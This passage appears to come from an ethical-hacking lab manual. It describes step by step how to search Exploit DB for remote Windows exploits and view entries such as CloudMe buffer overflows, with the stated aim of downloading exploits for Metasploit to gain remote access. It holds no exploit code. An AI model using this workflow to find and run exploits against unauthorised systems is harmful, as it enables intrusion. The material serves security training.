
Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

1. In the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type <https://www.exploit-db.com/> and press **Enter**.

Module 06 – System Hacking


2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.



The screenshot shows a web browser displaying the Exploit Database at https://www.exploit-db.com. The interface has a dark blue header with the 'EXPLOIT DATABASE' logo. On the left, there's an orange sidebar with icons for EXPLOITS, GHDB, PAPERS, SHELLCODES, SEARCH EDB (which is highlighted), and SUBMISSIONS. The main content area shows a table of vulnerabilities with columns: Date, D, A, V, Title, Type, Platform, and Author. The table lists several recent exploits, such as TLR-2005KSH - Arbitrary File Upload, Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated), and WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated). The 'Type' column indicates most are WebApps, and the 'Platform' column shows various hardware and PHP environments.

Date	D	A	V	Title	Type	Platform	Author
2022-05-11	▲	✗	TLR-2005KSH - Arbitrary File Upload	WebApps	Hardware	Ahmed Alroky	
2022-05-11	▲	✗	Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated)	Remote	Hardware	Minh Khoa	
2022-05-11	▲	✗	WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai	
2022-05-11	▲	✗	Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner	
2022-05-11	▲	✗	WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abishek M	
2022-05-11	▲	✗	MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Altelus	
2022-05-11	▲	✗	Beehive Forum - Account Takeover	WebApps	PHP	Pablo Santiago	
2022-05-11	▲	✗	PHPProjekt PhpSimplyGest v1.3. - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Andrea Intilangelo	
2022-05-11	▲	✗	Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF)	WebApps	PHP	cheshirecat7	

3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.



This screenshot shows the same Exploit Database interface after selecting the 'SEARCH EDB' option in the sidebar. The sidebar now highlights 'SEARCH EDB'. The main content area shows a table of vulnerabilities filtered by 'Has App', with the same list of recent exploits as the previous screenshot. The 'Type' column shows most are WebApps, and the 'Platform' column shows various environments.

A	V	Title	Type	Platform	Author
✗	✗	TLR-2005KSH - Arbitrary File Upload	WebApps	Hardware	Ahmed Alroky
✗	✗	Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated)	Remote	Hardware	Minh Khoa
✗	✗	WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai
✗	✗	Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner
✗	✗	WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abishek M
✗	✗	MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE)	WebApps	PHP	Altelus

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.

The screenshot shows a web browser window titled "Exploit Database Search" with the URL "https://www.exploit-db.com/search". The main content is the "Exploit Database Advanced Search" form. The search parameters are set as follows: Title is empty, CVE is "2022-1234", Type is "remote", Platform is "Windows_x86-64", and Port is empty. Below the form, there are checkboxes for "Verified", "Has App", and "No Metasploit", all of which are unchecked. A "Search" button is visible. Below the search form, a table displays search results. The table has columns: Date, ID, D, A, V, Title, Type, Platform, and Author. There are five rows of data:

Date	ID	D	A	V	Title	Type	Platform	Author
2022-05-11	▲	✗			Prime95 Version 30.7 build 9 - Remote Code Execution (RCE)	remote	Windows	Yehia Elghaly
2022-05-11	▲	✗			ImpressCMS v1.4.4 - Unrestricted File Upload	webapps	PHP	Ünsal Furkan Haranı
2022-05-11	▲	✗			Microfinance Management System 1.0 - 'customer_number' SQLi	webapps	PHP	Eren Gozaydin
2022-05-11	▲	✗			Akka HTTP 10.1.14 - Denial of Service	remote	Multiple	cxosmo
2022-05-11	▲	✗			WebTareas 2.4 - Blind SQLi (Authenticated)	webapps	PHP	Behrad Taher

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.
6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).

Module 06 – System Hacking

The screenshot shows the 'Exploit Database Advanced Search' page. The search criteria are set to 'remote' type, 'Windows_x86-64' platform, and '2022-1234' CVE. The results table displays five entries, each with a download icon, a title, type, platform, and author. The titles include 'CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)', 'Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)', 'CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)', 'DEWESoft X3 SP1 (x64) - Remote Command Execution', and 'Microsoft Internet Explorer - mshtml.dll Remote Code Execution (MS17_007)'.

Date	D	A	V	Title	Type	Platform	Author
2019-01-28				CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	remote	Windows_x86-64	Matteo Malvica
2018-08-14				Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	remote	Windows_x86-64	Raymond Wellnitz
2018-05-28				CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	remote	Windows_x86-64	Juan Prescott
2018-03-12				DEWESoft X3 SP1 (x64) - Remote Command Execution	remote	Windows_x86-64	hyp3rlinx
2017-07-24				Microsoft Internet Explorer - mshtml.dll Remote Code Execution (MS17_007)	remote	Windows_x86-64	redr2e

